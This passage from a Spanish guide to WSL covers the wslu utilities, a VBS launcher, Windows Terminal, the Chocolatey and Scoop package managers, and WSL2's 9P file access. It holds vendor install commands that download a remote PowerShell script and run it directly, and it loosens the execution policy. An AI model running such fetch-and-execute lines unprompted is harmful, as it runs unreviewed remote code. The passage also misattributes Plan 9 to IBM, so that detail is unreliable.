
```
>>> import wslpy as wp
>>> wp.is_wsl()
```

¹⁹ <https://github.com/wslutilities/wslpy>



```
sergio@DESKTOP-KP500GD: ~
True$ wp.exec.cmd('ver')
Microsoft Windows [Version 10.0.18219.1000]
>>> wp.convert.to('/mnt/c/Windows/')
'c:\\Windows\\'
>>>
```

Muy poco desarrollada todavía, aunque parece un poco abandonada.




```
sergio@DESKTOP-KP500GD: ~
sergio@DESKTOP-KP500GD: ~
ts, time-sync - Time Sync
am, auto-mount - Auto Mounting
mr, mem-reclaim - Memory Reclamation
```

- **Wslact:** Permite acciones básicas en el sistema. Por ahora solo:



```
wslusc -n NombreApp -i /mnt/c/Users/Sergio/icono.ico -g App
```

Creará en el escritorio un ícono (el elegido) que en realidad es un acceso directo a esto:



```
C:\Windows\System32\wscript.exe
C:\\Users\\Sergio\\wslu\\runHidden.vbs
C:\\Users\\Sergio\\AppData\\Local\\Microsoft\\WindowsApps\\
CanonicalGroupLimited.Ubuntu22.04LTS_79rhkp1fndgsc\\ubuntu2
204.exe run /usr/share/wslu/wslusc-helper.sh "/usr/bin/App"
```


A mí no me ha funcionado bien como tal, pero sí me ha permitido, copiando y simplificando el procedimiento entender cómo ejecutar entornos gráficos con solo un clic en un acceso directo en el escritorio. Por ejemplo, si quieras lanzar un comando Linux en Windows con un solo clic, podrías guardar este VBS:



```
Set objShell = CreateObject("Wscript.Shell")
Dim sh
Dim command_name
sh = "wsl.exe -d Ubuntu gedit"
command_name = "gedit"
objShell.Run sh & command_name, 0, false
```

Luego creas un acceso directo en el escritorio a este archivo que apunte exactamente a esto, y así puedes cambiarle el ícono. Más abajo vemos una forma mucho más elegante de conseguir esto.

```
C:\Windows\System32\wscript.exe
""c:\Users\Sergio\Desktop\gedit.vbs"
```



Creo un archivo VBS con ese contenido, y luego un acceso directo para poder cambiarle el icono

```
● sergio@DESKTOP-KP500GD:~$ Wslsys y wslfetch: Estas herramientas ofrecen información. No tiene más.
sergio@DESKTOP-KP500GD:~$
```

WSL Version: 2

Locale: es_ES

Release Install Date: Sat Oct 15 00:30:03 CEST 2022

Branch: vb_release

Build: 19045

Full Build: 19041.1.amd64fre.vb_release.191206-1406

Display Scaling: 1

Windows Theme: light

Windows Uptime: 0d 5h 40m

WSL Uptime: 0d 1h 20m

```
WSL Release: Ubuntu 22.04.2 LTS
WSL Kernel: Linux 6.1.21.2-microsoft-standard-WSL2+
Packages Count: 490
```

- **Wslvar:** Si le pasas una variable típica de Windows, te da su valor.

```
wslvar USERPROFILE
```

Tienes más información sobre estas herramientas en esta²⁰ web.

La terminal y otras herramientas gráficas

La Terminal de Windows es ahora todo lo que nunca fue. Útil, moderna y potente. La terminal es interesante en cualquier caso, pero si utilizas WSL se convierte quizás la mejor opción para la administración de todos los sistemas.

Ya viene instalada de serie en Windows 11. Pero en todo caso, su instalación es sencilla. Se puede hacer bien por la tienda, compilando directamente o bien por *Chocolatey*. A través de la tienda es quizás lo más sencillo. Se busca en ella, se lanza y ahí está. Me detengo en *Chocolatey* para entender que este sistema es una alternativa no solo para instalar la terminal sino mucho del software de Windows. *Chocolatey* funciona por línea de comando y no es más que un instalador de paquetes *NuGet*, no solo para programadores.

```
Invoke-Expression -Command (New-Object System.Net.WebClient).DownloadString('https://chocolatey.org/install.ps1')
```

```
PS C:\WINDOWS\system32> Invoke-Expression -Command (New-Object System.Net.WebClient).DownloadString('https://chocolatey.org/install.ps1')
Forcing web requests to allow TLS v1.2 (Required for requests to Chocolatey.org)
Getting latest version of the Chocolatey package for download.
Not using proxy.
Getting Chocolatey from https://community.chocolatey.org/api/v2/package/chocolatey/2.2.2.
Downloading https://community.chocolatey.org/api/v2/package/chocolatey/2.2.2 to C:\Users\Administrador\AppData\Local\Temp\chocoInstall\chocolatey.zip
Not using proxy.
Extracting C:\Users\Administrador\AppData\Local\Temp\chocolatey\chocoInstall\chocolatey.zip to C:\Users\Administrador\AppData\Local\Temp\chocoInstall\chocolatey
Installing Chocolatey on the local machine
Creating ChocolateyInstall as an environment variable (targeting 'Machine')
Setting ChocolateyInstall to 'C:\ProgramData\chocolatey'
WARNING: It's very likely you will need to close and reopen your shell
before you can use choco.
Restricting write permissions to Administrators
We are setting up the Chocolatey package repository.
The packages themselves go to 'C:\ProgramData\chocolatey\lib'
(i.e. C:\ProgramData\chocolatey\lib\yourPackageName).
A shim file for the command line goes to 'C:\ProgramData\chocolatey\bin'
and points to an executable in 'C:\ProgramData\chocolatey\lib\yourPackageName'.

Creating Chocolatey folders if they do not already exist.


chocolatey.nupkg file not installed in lib.
Attempting to locate it from bootstrapper.
ADVERTENCIA: Not setting tab completion: Profile file does not exist at 'C:\Users\Administrador\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1'.
Chocolatey (choco.exe) is now ready.
You can call choco from anywhere, command line or powershell by typing choco.
Run choco /? for a list of functions.
You may need to shut down and restart powershell and/or consoles
first prior to using choco.
Ensuring Chocolatey commands are on the path
Ensuring chocolatey.nupkg is in the lib folder
PS C:\WINDOWS\system32>
```

Bajando la herramienta e instalándola

Puedes instalar la chocolatería. Si quieres ver todo lo que puedes hacer con ella, te recomiendo la versión gráfica.

```
choco install chocolateygui
```

²⁰ <https://wslutilti.es/wslu/man/wslu.html>



La chocolatería en modo gráfico

Puedes, por ejemplo, buscar y luego instalar los relacionados.

```
Choco search zip
Choco install zip
```

Te instalará ese paquete en concreto. Ahorra muchos dolores de cabeza para los administradores. Gestión, configuración, actualización desatendida... Está construida sobre *NuGet* y por tanto se puede instalar paquetes desde *NuGet.org*, *MyGet.org* o cualquier otro lugar, públicos o privados. No solo existe Chocolatery, sino también *Scoop* y *Winget* con el mismo fin.

En el caso de *Winget*, lo interesante es que incluye la Microsoft Store. Probablemente ya lo tengas instalado (ejecuta *Winget* en tu línea de comando). En la Store lo puedes encontrar por “Instalador de aplicación”.

Por otro lado, *Scoop* no necesita permisos de administrador y está pensado para “uso personal”, para herramientas que vaya a consumir un usuario de Windows y no necesariamente deben estar instaladas en la máquina.

```
Invoke-Expression -Command (New-Object
System.Net.WebClient).DownloadString('https://get.scoop.sh')
)
```

O bien:

```
iwr -useb get.scoop.sh | iex
```

```
S C:\Windows\System32\WindowsPowerShell\v1.0> Invoke-Expression -Command (New-Object ([System.Net.WebClient]).DownloadString('https://get.scoop.sh'))
initializing...
downloading ...
extracting...
creating shim...
adding ~\scoop\shims to your path.
scoop was installed successfully!
type 'scoop help' for instructions.
S C:\Windows\System32\WindowsPowerShell\v1.0> scoop_
Usage: scoop <command> [<args>]


Available commands are listed below.

Type 'scoop help <command>' to get more help for a specific command.

command      Summary
-----
alias        Manage scoop aliases
bucket       Manage Scoop buckets
cache        Show or clear the download cache
cat          Show content of specified manifest.
checkup     Check for potential problems
cleanup      Cleanup apps by removing old versions
config       Get or set configuration values
create       Create a custom app manifest
depends     List dependencies for an app, in the order they'll be installed
download    Download apps in the cache folder and verify hashes
export      Exports installed apps, buckets (and optionally configs) in JSON format
help        Show help for a command
hold        Hold an app to disable updates
home        Opens the app homepage
import      Imports apps, buckets and configs from a Scoopfile in JSON format
info        Display information about an app
install     Install apps
list         List installed apps
refix       Returns the path to the specified app
reset       Reset an app to resolve conflicts
search     Search available apps
shim        Manipulate Scoop shims
```

Instalando Scoop en Windows

Scoop no te dejará intentar instalarlo como administrador. Puedes añadir *buckets* como el de *Sysinternals* y otros, que son como fuentes. Pero antes necesitas *Git* a su vez.



```
Windows PowerShell
PS C:\Windows\System32>

scoop install git

scoop bucket add sysinternals
https://github.com/niheaven/scoop-sysinternals

scoop search sysinternals

Results from local buckets...

Name          Version      Source      Binaries
----          -----      -----      -----
sysinternals-suite 2023.10.18 sysinternals
```

Y luego ya:

```
scoop install sysinternals
```

Lo encontrarás todo en:


C:\Users\Sergio\scoop\apps\sysinternals\current

Recuerda que para instalar Scoop y Choco previamente debemos ejecutar esto en PowerShell:

```
Set-ExecutionPolicy AllSigned
Set-ExecutionPolicy RemoteSigned -scope CurrentUser
```


Volviendo a la Terminal y aparte de la configuración clásica gráfica, dispones de un *json* que puedes modificar manualmente la configuración. En mi caso se encuentra en:

c:\Users\Sergio\AppData\Local\Packages\Microsoft.WindowsTerminal_8wekyb3d8bbwe\LocalState\




Todo en uno, incluso una consola de desarrollador para compilar o lo que quieras

Durante un tiempo, se pudo administrar una parte de WSL a través de “Dev home”, una app en el Store de Windows con varias funcionalidades. Sin embargo, aunque se lanzó en 2024, desaparece en 2025.



Dev home se moverá “a nuevos lugares”

Microsoft prometió también 2024 una interfaz gráfica para manejar la configuración, pero no ha llegado aún...



Promesa no cumplida. Fuente: https://devblogs.microsoft.com/commandline/whats-new-in-the-windows-subsystem-for-linux-in-may-2024/?ocid=commandline_eml_tnp_auto1d17_readmore#manage-wsl-in-dev-home-coming-soon

Un último detalle sobre la administración de WSL de forma gráfica, es Docker Desktop en Windows. Desde hace un tiempo, puedes administrar con Docker máquinas virtualizadas con Hyper-V o directamente distribuciones WSL. El efecto final es el mismo (dispones de varios sistemas que administrar) pero existen ligeras diferencias. Es cuestión de gustos, pero principalmente, WSL2 da un mejor rendimiento que Hyper-V. Las razones son las que venimos diciendo: son distribuciones que corren a su vez en una máquina ligera, mientras que varias máquinas Hyper-V serían más independientes, pero necesitarían más recursos. Por supuesto, como ya hemos mencionado, si usas Windows Home (que no dispone de Hyper-V), WSL2 es la única opción.

Al instalar Desktop en Windows, dan a elegir:



Configuration

- Use WSL 2 instead of Hyper-V (recommended)
- Add shortcut to desktop


Puedes elegir durante la instalación

Si no se elige WSL2, el programa instalará su propia máquina virtual Linux en *Hyper-V* para que la use Docker, y se podrán ejecutar comandos Docker para ella desde la línea de comando Windows. Con WSL2, los comandos Docker se podrán lanzar desde la propia distribución

WSL2 o desde Windows. Aquí²¹ hay un ejemplo muy bueno de comparativa entre ambas fórmulas.

Sistema de ficheros

Cada instancia de Linux o distribución, monta el disco de Windows en su /mnt/c por defecto. Para acceder desde Windows a la información, se usa el protocolo 9P.



Windows accede al interior de los ficheros de las instancias gracias a 9p

En WSL 2, Linux ejecuta un servidor 9P, y Windows usa su cliente para poder acceder a las distribuciones a través del \\wsl\$. Cuando desde el explorador de Windows se pueden ver los ficheros de la distribución, en realidad estás accediendo a otro sistema como si estuviese en otra red. De hecho, fíjate que se usa la misma nomenclatura \\nombreordenador para acceder a otro sistema. En este caso \\wsl\$. ¿Por qué WSL\$ y no WSL? Crearía un conflicto en la red si otro Windows se llamase WSL en la red, y el dólar (como sabéis por recursos como c\$ y demás) indica que se trata de una red oculta, o administrada por Microsoft y que necesita ciertos privilegios para acceder.

9P (o el Plan 9 *Filesystem Protocol*) es un protocolo de red desarrollado por el sistema operativo distribuido Plan 9 de IBM. Ofrece la misma funcionalidad que SMB, NFS o *WebDAV*. La historia de por qué se utiliza 9P es más que interesante²² (en concreto su “dialecto” 9P2000.L, la L indica que dispone de extensiones concretas para Linux). Hay varias razones:

- Primero porque un sistema de ficheros muy sencillo. Quizás no popular, pero sí práctico y fácil. En WSL 1, el servidor 9P en el Linux, se comunica con el cliente en Windows a través de sockets Unix.
- Como se comunica con el servidor en la máquina virtual ligera, incluso si no estuviera ninguna distribución arrancada, Windows podría llegar a “ver” los ficheros arrancándola.
- ¿Tendría sentido haber elegido SMB? Sí, porque las distribuciones disponen habitualmente del protocolo SAMBA. Pero en realidad, (además de que no todas las distribuciones tienen SAMBA por defecto) es más complejo; SAMBA está licenciado con GPL y Windows no puede venir con nada que venga licenciado con esa

²¹ <https://blog.logrocket.com/working-with-node-js-on-hyper-v-and-wsl2/>

²² <https://www.youtube.com/watch?v=63wVII9B3Ac>


licencia... y no merecía la pena hacer su propia versión. Otro asunto es que SAMBA es muy popular, y montar un SAMBA en la distribución para que fuese accedido por Windows podría haber creado un conflicto con otro SAMBA que quisiera mantener en él para otros usos propios. Así que la “impopularidad” de 9P le venía bien.

- Resulta que Microsoft ya tenía implementado su propio servidor de 9P para Windows para otro proyecto de contenedores Linux sobre Windows anterior (que los contenedores Linux accedieran a los ficheros en Windows). Así que lo portaron a Linux y metieron esa implementación de servidor 9P en el *init* de la máquina virtual ligera que aloja al resto.
- La ruta \\wsl\$\\ se maneja como una red, o sea, con el MUP (Multiple UNC Provider) se decide sobre cómo manejar las rutas UNC (Universal Naming Convention). Su función principal es redirigir y gestionar las solicitudes de rutas UNC hacia los proveedores de red apropiados. Los proveedores de red son módulos que permiten la comunicación con diferentes protocolos de red, como SMB (Server Message Block) para compartir archivos y recursos en redes Windows.


```
sergio@DESKTOP-KP500GD:~$ strings /init | grep Plan9
StopPlan9Server
Plan9
RunPlan9Server
StartPlan9Server
RunPlan9ControlFile
N4p9fs16IPlan9FileSystemE
```

Se puede intuir que el init es el encargado de arrancar el servidor Plan 9

Accessing Windows files with WSL 2

